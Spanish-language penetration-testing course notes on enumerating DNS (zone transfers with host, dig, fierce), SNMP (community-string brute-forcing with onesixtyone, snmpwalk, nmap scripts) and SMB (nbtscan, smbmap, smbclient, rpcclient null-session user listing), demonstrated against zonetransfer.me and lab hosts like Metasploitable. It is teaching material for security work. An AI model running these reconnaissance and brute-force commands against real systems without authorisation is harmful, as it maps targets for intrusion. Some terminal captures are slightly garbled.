Aunque los registros de DNS en sí no son confidenciales, una zona de DNS puede revelar una lista completa de todos los *hosts* de una zona determinada y con ello, proporciona una superficie de ataque más amplia para los atacantes, especialmente cuando una empresa utiliza una gran cantidad de subdominios personalizados que son difíciles de descubrir mediante técnicas de fuerza bruta. Esta configuración incorrecta puede dar lugar a una superficie de ataque que consta de servidores de prueba menos seguros, aplicaciones empresariales con una interfaz web no segura, servidores de voz sobre IP (VoIP), etc. Una buena práctica de seguridad (que es típica en la mayoría de los servidores DNS) es desactivar las transferencias de zona para el público en general.

Incluso, aunque hoy día es raro encontrar servidores de DNS que permitan transferencias de zona para el público en general, vale la pena siempre comprobarlo, por si acaso.

Transferencias de Zona con [host](#)

Veamos cómo podemos verificar si los servidores de DNS (NS o name servers) utilizados por el dominio **zonetransfer.me** permiten las transferencias de zona.

Lo primero que se tiene que hacer es identificar los servidores de DNS del dominio:

```
host -t ns zonetransfer.me
```

Después, verificamos si los servidores de DNS permiten las transferencias de zona con el comando siguiente:

```
host -t axfr -l <dominio> <NS>
```

Transferencias de Zona con **dig**

2

También podemos probar las transferencias de zona con **dig** utilizando el siguiente comando:

```
dig axfr @<NS> <dominio>
```

```
(halil@halil)-[~]
$ dig axfr @nsztm2.digi.ninja zonetransfer.me

; <>> DiG 9.17.21-Debian sc0o axfr @nsztm2.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.    7200  IN  SOA   nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600\n
zonetransfer.me.    300  IN  HINFO "Casio fx-780G" "Windows XP"
zonetransfer.me.    301  IN  TXT   "google-site-verification=typ28JYJAUHAFw2sHXMgCC0t6XBmmoVi04VlMewxA"
zonetransfer.me.    7200  IN  MX   0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200  IN  MX   10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200  IN  MX   10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.    7200  IN  MX   20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.    7200  IN  MX   20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.    7200  IN  MX   20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.    7200  IN  MX   20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.    7200  IN  A    5.196.105.34
zonetransfer.me.    7200  IN  NS   nsztm1.digi.ninja.
zonetransfer.me.    7200  IN  NS   nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301  IN  TXT   "2arOp15r5x8pyF6L77qna0uWa1OvqMi5kpXDW7q4egc"
_acme-challenge.zonetransfer.me. 301  IN  TXT   "60a05hbUJ9xssvvypApqvCuSSGgxvrbdizjePEsZI"
_sip._tcp.zonetransfer.me. 14000 IN  SRV   0 0 5680 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN  AF500 1 asfdbbox.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN  AF500 1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200 IN  A    127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN  AF500 1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN  A    202.14.81.238
cmexec.zonetransfer.me. 300  IN  TXT   "; ls"
contact.zonetransfer.me. 2592000 IN  TXT   "Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN  A    143.228.181.132
deadbeef.zonetransfer.me. 7201 IN  AAAA dead:beaf::
```

Fierce

Fierce es una herramienta de reconocimiento para DNS escrita en Perl. Fierce ayuda a localizar posibles targets dentro y fuera de las redes corporativas.

Utiliza el comando **fierce -h** para obtener una lista de opciones e instrucciones de uso.

A continuación, vamos a ejecutar la herramienta Fierce hacia el dominio **zonetransfer.me** con el siguiente comando:

```
fierce --domain zonetransfer.me
```

```
(halil@halil)-[~]
$ fierce --domain zonetransfer.me
NS: nsztm2.digi.ninja. nsztm1.digi.ninja.
SOA: nsztm1.digi.ninja. (81.4.108.41)
Zone: success
(<DNS name @>:
@ 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801
@ 172800 900 1209600 3600\n
@ 300 IN HINFO "Casio fx-780G" "Windows XP"\n
@ 301 IN TXT
"google-site-verification=typ28JYJAUHAFw2sHXMgCC0t6XBmmoVi04VlMewxA"\n
@ 7200 IN MX 0 ASPMX.L.GOOGLE.COM.\n
@ 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.\n
@ 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.\n
@ 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.\n
@ 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.\n
@ 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.\n
@ 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.\n
@ 7200 IN A 5.196.105.34\n
@ 7200 IN NS nsztm1.digi.ninja.\n
@ 7200 IN NS nsztm2.digi.ninja.\n
<DNS name _acme-challenge>: '_acme-challenge 301 IN TXT
"60a05hbUJ9xssvvypApqvCuSSGgxvrbdizjePEsZI"\n
<DNS name _sip._tcp>: '_sip._tcp 14000 IN SRV 0 0 5680 www\n
<DNS name 14.105.196.5.IN-ADDR.ARPA>: '14.105.196.5.IN-ADDR.ARPA 7200 IN PTR
www\n
<DNS name asfdbauthdns>: 'asfdbauthdns 7900 IN AF500 1 asfdbbox',\n
<DNS name asfdbbox>: 'asfdbbox 7200 IN A 127.0.0.1',\n
<DNS name asfdbvolume>: 'asfdbvolume 7800 IN AF500 1 asfdbbox',\n
<DNS name canberra-office>: 'canberra-office 7200 IN A 202.14.81.238',\n
<DNS name cmexec>: 'cmexec 300 IN TXT "; ls"\n
<DNS name contact>: 'contact 2592000 IN TXT "Remember to call or email Pippa
on +44 123 4567890 or pippa@zonetransfer.me when making
DNS changes"\n
<DNS name dc-office>: 'dc-office 7200 IN A 143.228.181.132',\n
<DNS name deadbeef>: 'deadbeef 7201 IN AAAA dead:beaf::',\n
<DNS name dr>: 'dr 300 IN LOC 53.28 56.558 N 1 38 33.526 W 0.00m',
```

Lo primero que hace Fierce es localizar los servidores de DNS del dominio dado; Después, intenta realizar una transferencia de zona en cada servidor de DNS identificado. Si la transferencia de zona no fue posible, Fierce comprueba si existe un registro wildcard DNS y, finalmente, hace un ataque de fuerza bruta para encontrar subdominios mediante una *wordlist* (lista de palabras) interna. Una vez finalizado el escaneo, Fierce mostrará los subdominios encontrados. Por default, Fierce utiliza su propia *wordlist*, pero también se puede utilizar otra *wordlist* con la opción **--subdomain-file** de la siguiente manera:

```
fierce --domain <dominio> --subdomain-file <mi_wordlist.txt>
```

Registro Wildcard DNS

Un registro wildcard DNS, es un registro que coincide con cualquier solicitud cuando no hay ningún registro específico, es un comodín.

El registro wildcard DNS se define normalmente utilizando un asterisco, por ejemplo:

- **www.dominio.com A 11.11.11.11**
- **vpn.dominio.com A 11.11.11.12**
- **voip.dominio.com A 11.11.11.13**
- ***.domain.com A 11.11.11.11**

Si solicitamos el registro "A" del hostname **www.dominio.com**, se nos dará la IP **11.11.11.11**. Si solicitamos el registro "A" del hostname **vpn.dominio.com** obtendremos la IP **11.11.11.12** y así sucesivamente. Cuando solicitamos el registro "A" de un hostname que no está explícitamente definido, por ejemplo **pruebas64528.dominio.com**, obtendremos la respuesta del *wildcard DNS*: **11.11.11.11**.

Otras herramientas parecidas a Fierce son:

- **DNSenum**
- **DNSrecon**

Ambas se encuentran instaladas en Kali Linux por defecto; utiliza la ayuda de ambas herramientas e intenta lo mismo que hicimos con Fierce.

```
dnsenum <DOMINIO>
```

*En este fichero están los scripts para nmap **/usr/share/nmap/scripts/**

nmap	--script-help=SCRIPT		Para obtener información de lo que hace ese script con nmap	
nmap	--script=SCRIPT <target> -p PUERTOS		Para usar ese script para un determinado target (puede ser una red) y sus determinados puertos	<code>sudo nmap --script=http-enum <target> -p 80</code>
			Algunos scripts requieren de argumentos, los argumentos se pueden pasar mediante la opción <code>--script-args</code> o desde un archivo mediante la opción <code>--script-args-file</code> .	
host <dominio>			Para mostar los	
host <dominio> <servidor dns>				
host -t A <dominio>			con -t podemos indicar un tipo de registro de DNS, como A, AAAA, etc.	
host -t ns dominio				
				<code>host -t axfr -l <dominio> <NS></code>
host -l dominio <ns>			listaremos los subdomios usando el <ns>	
host -t cname -l dominio <ns>			devuelve los alias para los dominios indicados	
host -t AAAA -l dominio <ns>			devuelve el domino para las ipv6	
host -t txt -l dominio <ns>			devuelve los textos descriptivos agregados a los subdominos	
host -t ns -l dominio <ns>			devuelve los subdominios propios o internos del dominio indicado	
host -t axfr -l subdomiio <subns>			para poder ver dominios pertenecientes a los subdominios	
dig -t mx <dominio>	+short			
	axfr			
fierce --domain <dominio>			trata de descubrir todo, incluso usa fuerza bruta (por defecto tiene una)	
fierce --domain <dominio>			para que haga la fuerza bruta usando otro fichero	
--subdomain-file <mi_wordlist.txt>				
dnsenum <dominio>			Muestra todo sobre los tipos de registro de DNS de forma ordenada	
dnsrecon -d <dominio>			Muestra todo sobre los tipos de registro de DNS de forma ordenada	

Enumeración de SNMP

Simple Network Management Protocol (SNMP) es un protocolo utilizado en las redes TCP/IP para recopilar y administrar información sobre dispositivos en red. SNMP trabaja en la capa de aplicación (capa 7 del modelo OSI) y utiliza el puerto UDP 161 para escuchar solicitudes. El protocolo SNMP es compatible con muchos tipos de dispositivos, incluidos routers, switches, servidores, impresoras, firewalls, controladores WLAN y más. En las siguientes secciones veremos los componentes principales de SNMP, cómo se comunican entre sí y algo llamado *Management Information Base (MIB)*. También veremos cómo y por qué SNMP puede causar problemas de seguridad y, por supuesto, cómo enumerar el protocolo SNMP.

Componentes de SNMP

Las redes administradas con SNMP tienen 3 componentes:

1. Dispositivo que necesita ser administrado

A este dispositivo también se le llama "nodo", es un dispositivo de red con el servicio de SNMP habilitado que permite que haya comunicación unidireccional (lectura) o bidireccional (lectura/escritura). Los nodos pueden ser cualquier dispositivo en red, incluidos servidores, firewalls y routers.

2. Agente

El agente es el software que se ejecuta en el nodo, el cual, es responsable de administrar la comunicación. El agente traduce los parámetros de configuración específicos del dispositivo en un formato SNMP para el NMS.

3. Network Management System (NMS)

El NMS es el software que administra y supervisa los nodos. Una red administrada con SNMP siempre tendrá al menos un NMS.

Comandos SNMP

El protocolo SNMP utiliza varios comandos que se envían del NMS al agente del nodo y viceversa. Estos comandos se pueden clasificar como *read*, *write*, *trap* y *traversal*.

- Los comandos de lectura (*read*) son enviados por el NMS a los Nodos con propósitos de supervisión.
- Los comandos de escritura (*write*) se utilizan para controlar los nodos.
- Los comandos *trap* se utilizan para los mensajes SNMP de tipo "no solicitados" desde el nodo al NMS. Estos mensajes se utilizan para informar sobre ciertos eventos tales como errores.
- Los comandos *traversal* se utilizan para comprobar qué información se conserva en un nodo y para recuperarla.

Management Information Base (MIB)

MIB es una base de datos que contiene información sobre el nodo. Cuando el NMS envía una solicitud "get" para obtener información sobre un nodo, el agente devuelve una tabla estructurada con datos. Esta tabla estructurada es lo que se llama MIB. Los valores MIB se indexan utilizando una serie de números con puntos. Por ejemplo, el valor MIB 1.3.6.1.2.1.1 hace referencia a la descripción del sistema (*sysDescr*) y el valor 1.3.6.1.2.1.1.6 hace referencia a la ubicación del sistema (*sysLocation*).

Community Strings

Community string es como una contraseña que permite el acceso al nodo. Hay tres "communities" diferentes, los cuales, permiten establecer (1) comandos de solo lectura, (2) comandos de lectura y escritura y (3) traps.

La mayoría de los dispositivos que vienen desde fábrica habilitados para SNMP versión 1 y SNMP versión 2 por default, se envían con algunos parámetros preestablecidos, estos son:

- Un *community* de solo lectura con el valor "**public**"
- Un *community* de lectura y escritura con el valor "**private**"

Como estos valores predeterminados son bien conocidos y fáciles de adivinar, es una buena práctica de seguridad reemplazar todas las *communities* con un valor diferente y difícil de adivinar.

En SNMPv3, las *communities* se reemplazaron por una autenticación con nombre de usuario y contraseña.

Problemas de Seguridad en SNMP

Las primeras versiones de SNMP sufrieron muchos errores de configuración, esquemas de autenticación deficientes y tráfico no cifrado. Las configuraciones erróneas a menudo ocurren porque los administradores de sistemas no saben cómo configurar y proteger correctamente el protocolo SNMP. Las *communities* débiles son muy comunes y pueden convertirse en un grave riesgo de seguridad que resulta en una fuga de información.

El hecho de que dispositivos nuevos ya vengan habilitados con SNMPv1 o SNMPv2 y además ya vengan con *communities* establecidas por default también es un problema de seguridad. Un atacante puede utilizar esta configuración preestablecida para recuperar información sobre un dispositivo, para explotar al dispositivo o causar una denegación de servicios.

El problema referente a la falta de cifrado se corrigió para la versión 2. Este problema permitía a los atacantes capturar información y credenciales de SNMP fácilmente.

Hoy día, la mala configuración de SNMP sigue vigente a pesar de los problemas de seguridad que esto implica. Esta es la razón por la que SNMP sigue siendo un vector de ataque popular cada vez que se encuentran dispositivos habilitados para SNMP.

Técnicas y Herramientas

Onesixtyone

Onesixtyone es una herramienta para hacer *brute-force* a las *communities* de SNMP y tomar ventaja del protocolo. Onesixtyone envía una solicitud de SNMP a un dispositivo habilitado para SNMP y, por default, espera 10 milisegundos para una respuesta. Si la *community* enviada no es válida, la solicitud es descartada. Sin embargo, si la *community* es válida, el dispositivo responde con la información solicitada; con el valor de "*system.sysDescr.0*".

Las instrucciones para usar onesixtyone son sencillas. Debes proporcionar al menos dos argumentos:

- Un archivo que contenga una lista de *communities* o el valor de una *community* a verificar.
- La dirección IP del host de destino.

También puedes proporcionar una lista de direcciones IP mediante la opción `-i`.

Escribe el comando `onesixtyone` sin argumentos en la terminal para obtener ayuda e instrucciones de uso:

```
[root@kali kali] ~] onesixtyone
onesixtyone 0.3.3 [options] <host> <community>
-c <communityfile> file with community names to try
-i <inputfile> file with target hosts
-o <outputfile> output log
-p <outputport> specify an alternate destination SNMP port
-d debug mode, use twice for more information
-s short mode, only print IP addresses
-w n wait n milliseconds (1/1000 of a second) between sending packets (default 10)
-q quiet mode, do not print log to stdout, use with -l
host is either an IPv4 address or an IPv6 address and a netmask
default community names are: public private

Max number of hosts : 65535
Max community length: 32
Max number of communities: 16384

examples: onesixtyone 192.168.4.0/24 public
          onesixtyone -c dict.txt -i hosts -o my.log -w 100
```

Para obtener una lista de targets que tengan habilitado el servicio de SNMP, haz un escaneo de UDP hacia el puerto 161.

SNMPwalk

Snmpwalk es una herramienta que consulta valores MIB para recuperar información sobre nodos; **como mínimo**, requiere una *community* válida de solo lectura.

Escribe el siguiente comando en la terminal para obtener una visión general de las opciones para SNMPwalk:

```
snmpwalk -h
```

```
[root@kali kali] ~] snmpwalk -h
USAGE: snmpwalk [OPTIONS] AGENT [OID]

Version: 5.9.1
Web: http://www.net-snmp.org/
Email: net-snmp-coders@lists.sourceforge.net

OPTIONS:
-h, --help display this help message
-H display configuration file directives understood
-v 1|2c|3 specifies SNMP version to use
-V, --version display package version number
SNMP Version 1 or 2c specific
-c COMMUNITY set the community string
SNMP Version 3 specific
-a PROTOCOL set authentication protocol (MD5|SHA|SHA-224|SHA-256|SHA-384|SHA-512)
-A PASSPHRASE set authentication protocol pass phrase
-e ENGINE-ID set security engine ID (e.g. 8000000020109840301)
-E ENGINE-ID set context engine ID (e.g. 8000000020109840301)
-l LEVEL set security level (noAuthNoPriv|authNoPriv|authPriv)
-n CONTEXT set context name (e.g. bridge)
```

Utiliza el comando siguiente para ejecutar SNMPwalk con la *community* "public" en un dispositivo con SNMPv1 habilitado:

```
snmpwalk -c public -v1 <target>
```

Este comando solicitará todos los valores MIB y dará salida a una gran cantidad de información a la terminal. También puedes solicitar un "object ID" (OID) mediante el siguiente comando:

```
snmpwalk -c public -v1 <target> <OID>
```

Scripts de NSE para SNMP

Nmap contiene una gran cantidad de scripts para la enumeración de SNMP que vale la pena probar. El siguiente comando muestra los scripts de SNMP instalados en el sistema:

```
ls -1 /usr/share/nmap/scripts/snmp*
```

```
[root@kali kali] ~] ls -1 /usr/share/nmap/scripts/snmp*
/usr/share/nmap/scripts/snmp-accounts.nse
/usr/share/nmap/scripts/snmp-brute.nse
/usr/share/nmap/scripts/snmp-htable-login.nse
/usr/share/nmap/scripts/snmp-info.nse
/usr/share/nmap/scripts/snmp-listener.nse
/usr/share/nmap/scripts/snmp-tos-config.nse
/usr/share/nmap/scripts/snmp-netstat.nse
/usr/share/nmap/scripts/snmp-processes.nse
/usr/share/nmap/scripts/snmp-sysdesc.nse
/usr/share/nmap/scripts/snmp-win32-interfaces.nse
/usr/share/nmap/scripts/snmp-win32-safes.nse
/usr/share/nmap/scripts/snmp-win32-software.nse
/usr/share/nmap/scripts/snmp-win32-user.nse
```

sudo apt install seclists				Contiene diccionarios para mediante fuerza bruta encontrar por ejemplo el community para usarlo con snmp	
locate *snmp*.nse				para encontrar script de nmap relacionadas con snmp	
locate *seclist* grep snmp				para encontrar los wordlist que sirven para snmp	
grep -i				para que ignore mayúscula o minuscula	
onesixtyone -c <filecommunity> <target>				usa un wordlist para tratar encontrar el <community> de un target dado #devuelve por ejemplo 192.168.53.145 [OrigEquipMfr] Hardware: AMD64 Family 25 Model 80 Stepping 0 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)	el community será OrigEquipMfr
onesixtyone -h				Para ver los comandos de ayuda	
snmpwalk -c <community> -v 1 <target>				-v para indicar la versión, -c para indicar el community, este comando nos permite encontrar los MIB que manejan las interfaces de red (publicas como internas)	
sudo nmap -sU -p 161 --script=snmp-win32-users.nse --script-args=creds.snmp=<community> <target>				para enumerar los usuarios de ese target usando snmp y un script de nmap, para entender como se rellena este script seguimos la ayuda de --script-help=NAMESCRIPT	
sudo nmap -sU -p 161 --script=snmp-win32-software.nse --script-args=creds.snmp=<community> <target>					
sudo nmap -sU -p 161 --script=snmp-win32-services.nse --script-args=creds.snmp=<community> <target>					

Enumeración de SMB

Server Message Block (SMB) es el concepto actual de lo que se conocía como *Common Internet File System* (CIFS). Es un protocolo que funciona en la capa de aplicación y está diseñado para ser utilizado como un protocolo para compartir de archivos.

Con la ayuda de SMB, cualquier aplicación o usuario que esté autorizado puede acceder a archivos u otros recursos en un servidor remoto. Las acciones que se pueden realizar incluyen la lectura de datos, la creación de datos y la actualización de datos.

También permite un mecanismo IPC (*Inter-Process Communication*) sin autenticación, el cual, permite a los procesos administrar datos compartidos. El protocolo SMB es bastante complicado y existen muchas inconsistencias entre sus diferentes implementaciones. La última versión es SMB 3.1.1 (que se introdujo en Windows 10 y Windows Server 2016).

Versión de SMB	Versión de Windows
CIFS	Microsoft Windows NT 4.0
SMB 1.0	Windows 2000, Windows XP, Windows Server 2003 y Windows Server 2003 R2
SMB 2.0	Windows Vista y Windows Server 2008
SMB 2.1	Windows 7 y Windows Server 2008 R2
SMB 3.0	Windows 8 y Windows Server 2012
SMB 3.0.2	Windows 8.1 y Windows Server 2012 R2
SMB 3.1.1	Windows 10 y Windows Server 2016

Cuando los clientes y servidores utilizan diferentes sistemas operativos y versiones de SMB, la comunicación utiliza la versión compatible más alta. Por ejemplo, cuando un cliente de Windows 8.1 se comunique con un servidor de Windows Server 2016, se usará SMB 3.0.2.

SMB ha demostrado durante mucho tiempo ser un gran vector de ataque para los hackers debido a las muchas vulnerabilidades descubiertas en el protocolo. Un ejemplo de una vulnerabilidad de SMB en los sistemas operativos Windows es CVE-2017-0143. Esta vulnerabilidad de tipo *Remote Code Execution* se dirige a todos los sistemas operativos desde Windows XP hasta Windows Server 2016.

Otra vulnerabilidad crítica en SMB es MS08-067 *Netapi* que está presente en instalaciones sin parches de Windows XP y Windows Server 2003. Aunque Windows XP y Windows Server 2003 ya no son soportados por Microsoft, todavía hay muchos sistemas en producción vulnerables a MS08-067.

En las siguientes secciones enumeraremos servidores de SMB en Windows y Linux. La enumeración de SMB a menudo produce información valiosa sobre target para su uso en el ataque.

SMB utiliza los siguientes puertos TCP y UDP:

TCP/UDP 137	Servicio de nombres NetBIOS (WINS)
TCP/UDP 138	Servicio de Datagramas NetBIOS
TCP 139	Servicio de sesión NetBIOS
TCP 445	SMB sobre TCP

Al ejecutar un escaneo con Nmap en estos puertos TCP/UDP podemos determinar si el target está ejecutando el servicio de SMB.

Enumeración de Hostname y Sistema Operativo

Vamos a iniciar la enumeración de SMB encontrando el nombre de host (*hostname*) y el sistema operativo del *target*. Esto se puede hacer mediante varias herramientas, a continuación te muestro algunas.

Nbtscan

Nbtscan es una herramienta para escanear redes IP en busca de información de nombres de NetBIOS. La herramienta envía una consulta de estado NetBIOS a cada dirección proporcionada, puede ser un rango de direcciones o una sola dirección.

Para cada host que ha respondido, enumera la dirección IP, el nombre de la computadora NetBIOS, el nombre de usuario que ha iniciado sesión y la dirección MAC.

Comando:

```
nbtscan <target>
```

```
[kali㉿kali:~] $ nbtscan 10.0.0.173
Doing NBT name scan for addresses from 10.0.0.173
IP address      NetBIOS Name      Server      User      MAC address
10.0.0.173      METASPOITABLE    <server>    METASPOITABLE 00:00:00:00:00:00

[kali㉿kali:~] $ nbtscan 10.0.0.0/24
Doing NBT name scan for addresses from 10.0.0.0/24
IP address      NetBIOS Name      Server      User      MAC address
10.0.0.166      VAGRANT-2008R2   <server>    <username>  00:00:29:09:10:44
10.0.0.173      METASPOITABLE    <server>    METASPOITABLE 00:00:00:00:00:00
10.0.0.235      <host>          <server>    <username>  00:00:00:00:00:00
Sendto failed: Permission denied

[kali㉿kali:~]
```

En el ejemplo anterior, el primer comando fue lanzado hacia una dirección IP específica. Podemos ver que el *hostname* del target es METASPLOITABLE. El segundo comando fue lanzado hacia la red 10.0.0.0/24; la herramienta encontró otra máquina aparte de la que ya sabíamos que existía. El nombre de la máquina encontrada es VAGRANT-2008R2.

Nmblookup

Nmblookup es una herramienta diseñada para hacer consultas de nombres de NetBIOS. Todas las consultas se realizan a través de UDP.

Comando:

```
nmblookup -A <target>
```

```
(kali㉿kali)-[~]
$ nmblookup -A 10.0.0.166
Looking up status of 10.0.0.166
VAGRANT-2008R2 <00> - B <ACTIVE>
WORKGROUP<00> - <GROUP> B <ACTIVE>
VAGRANT-2008R2 <20> - B <ACTIVE>
MAC Address = 00:0C:29:B9:10:A4

(kali㉿kali)-[~]
```

En el ejemplo anterior, el código <00> representa al *hostname*, el código <00> y <GROUP> representa el grupo de trabajo o dominio al que el target pertenece, el código <20> Significa que el target tiene habilitada la función de compartición de archivos e impresoras.

Script nbstat.nse de NSE

Nmap tiene un script llamado **nbtstat.nse** que cumple con la misma función:

```
(kali㉿kali)-[~]
$ sudo nmap --script=help-nbstat
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-30 01:43 EST
nbstat
Categories: default discovery safe
https://nmap.org/nsedoc/scripts/nbstat.html
Attempts to retrieve the target's NetBIOS names and MAC address.

By default, the script displays the name of the computer and the logged-in
user; if the verbosity is turned up, it displays all names the system thinks it
owns.

(kali㉿kali)-[~]
```

Comando:

```
sudo nmap --script=nbstat <target> -p 139,445
```

```
[kali㉿kali)-[~]
$ sudo nmap --script=nbstat 10.0.0.166 -p 139,445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-30 01:45 EST
Nmap scan report for 10.0.0.166
Host is up (0.00042s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:B9:10:A4 (VMware)

Host script results:
| nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:b9:10:a4 (VMware)
| Names:
|_ VAGRANT-2008R2<00>   Flags: <unique><active>
|_ WORKGROUP<00>          Flags: <group><active>
|_ VAGRANT-2008R2<20>   Flags: <unique><active>

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

[kali㉿kali)-[~]
```

Script smb-os-discovery.nse de NSE

Este script intenta determinar el sistema operativo, el nombre del equipo, el dominio, el grupo de trabajo y la hora actual del target a través del protocolo SMB en los puertos 445 o 139 de TCP.

Comando:

```
sudo nmap --script=smb-os-discovery 10.0.0.166 -p 139,445
```

```
[kali㉿kali)-[~]
$ sudo nmap --script=smb-os-discovery 10.0.0.166 -p 139,445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-30 01:52 EST
Nmap scan report for 10.0.0.166
Host is up (0.00056s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:B9:10:A4 (VMware)

Host script results:
| smb-os-discovery:
|_ OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|_ OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: vagrant-2008R2
| NetBIOS computer name: VAGRANT-2008R2\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2022-01-29T22:52:38-08:00

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds

[kali㉿kali)-[~]
```

Enumeración de Recursos Compartidos (Shares)

Como ya sabemos, SMB es un protocolo para compartir archivos y recursos. Para transferir estos archivos o recursos, hay flujos de datos que se denominan *shares*. Hay *shares* públicos que son accesibles para todos en la red y también están los *shares* específicos del usuario.

La enumeración de shares se puede hacer mediante varias herramientas, a continuación te muestro algunas.

SMBMap

SMBMap te permite enumerar *shares* y sus permisos en el *target* o en todo un dominio (entre otras funcionalidades más).

Comando:

```
smbmap -H <target>
```

```
[kali㉿kali:~] $ nbtscan -I 10.0.0.166
[+] IP: 10.0.0.166:445 Name: 10.0.0.166
[kali㉿kali:~] $ nbtscan -I 10.0.0.173
[+] IP: 10.0.0.173:445 Name: 10.0.0.173
Disk:
  print$          Permissions: NO ACCESS
  tmp             Permissions: READ, WRITE
  opt             Permissions: NO ACCESS
  IPC$            Permissions: NO ACCESS
  ADMIN$          Permissions: NO ACCESS
[kali㉿kali:~]
```

En el ejemplo anterior puedes observar que el *target* 10.0.0.166 no tiene shares. Sin embargo, intenté la enumeración de shares hacia el otro host que me apareció en la enumeración con la herramienta nbtscan previamente, este host (10.0.0.173) si tiene varios shares y hay uno con el nombre **tmp** el cual, al parecer es un share público.

Smbclient

Smbclient es un cliente para SMB o Samba con una interfaz parecida a la de un cliente de FTP. Es una herramienta útil para probar la conectividad a un *share*, para transferir archivos o para ver nombres de *shares*.

Comando:

```
smbclient -L <target>
```

```
[kali㉿kali:~] $ smbclient -L 10.0.0.173
Enter WORKGROUP/kali's password:
Anonymous login successful

Sharename      Type        Comment
print$         Disk        Printer Drivers
tmp            Disk        oh noes!
opt            Disk        IPC Service (metasploitable server (Samba 3.0.20-Debian))
IPC$           IPC         IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$         IPC         IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server        Comment
Workgroup     Master
WORKGROUP    METASPOITABLE
[kali㉿kali:~]
```

Como puedes observar en el ejemplo anterior, el *target* me pidió una contraseña para poder enumerarlo. No ingresé nada, solo di *Intro* y listo, la herramienta pudo hacer la enumeración. Esto fue posible debido a una característica que se llama *Null Session*.

Enumeración a Través de Null Sessions

Una "*null session*" o sesión nula es una conexión a un servidor Samba o SMB que no requiere autenticación con una contraseña. Las sesiones nulas fueron habilitadas por default en sistemas antiguos, pero se han sido deshabilitados desde Windows XP SP2 y Windows Server 2003. Hoy en día no es muy común encontrar hosts que tengan habilitadas las *null sessions*, pero siempre vale la pena verificarlo si se encuentra el puerto 445 abierto.

La enumeración a través de *null sessions* se puede hacer mediante varias herramientas, en esta sección utilizaré la herramienta llamada *Rpcclient*.

Rpcclient

Rpcclient es una herramienta en Linux utilizada para ejecutar funciones MS-RPC del lado cliente.

Con el siguiente comando puedes verificar/iniciar una *null session* hacia un servidor samba/SMB:

```
rpcclient -U '' -N <target>
```

El parámetro **-U** define un nombre de usuario nulo (""). El parámetro **-N** instruye a *rpcclient* a no solicitar contraseña.

```
(kali㉿kali)-[~]
$ rpcclient -U "" -N 10.0.0.173
rpcclient $>
```

THE HACKING ACADEMY

La línea de comandos cambiará al contexto `rpcclient` que se indica como `rpcclient $>` en la terminal.

Ahora ejecuta el siguiente comando `querydominfo` para recuperar información sobre el dominio o grupo y el número de usuarios en el sistema:

```
(kali㉿kali)-[~]
$ rpcclient -U "" -N 10.0.0.173
rpcclient $> querydominfo
Domain: WORKGROUP
Server: METASPOITABLE
Comment: metasploitable server (Samba 3.0.20-Debian)
Total Users: 35
Total Groups: 0
Total Aliases: 0
Sequence No: 1641420320
Force Logoff: -1
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown: 3: 0x1
rpcclient $>
```

En el ejemplo anterior podrás observar que hay 35 usuarios en el target.

Ahora ejecuta el comando `enumdomusers` para recuperar una lista de usuarios presentes en el sistema:

```
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x8ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbb8]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
```

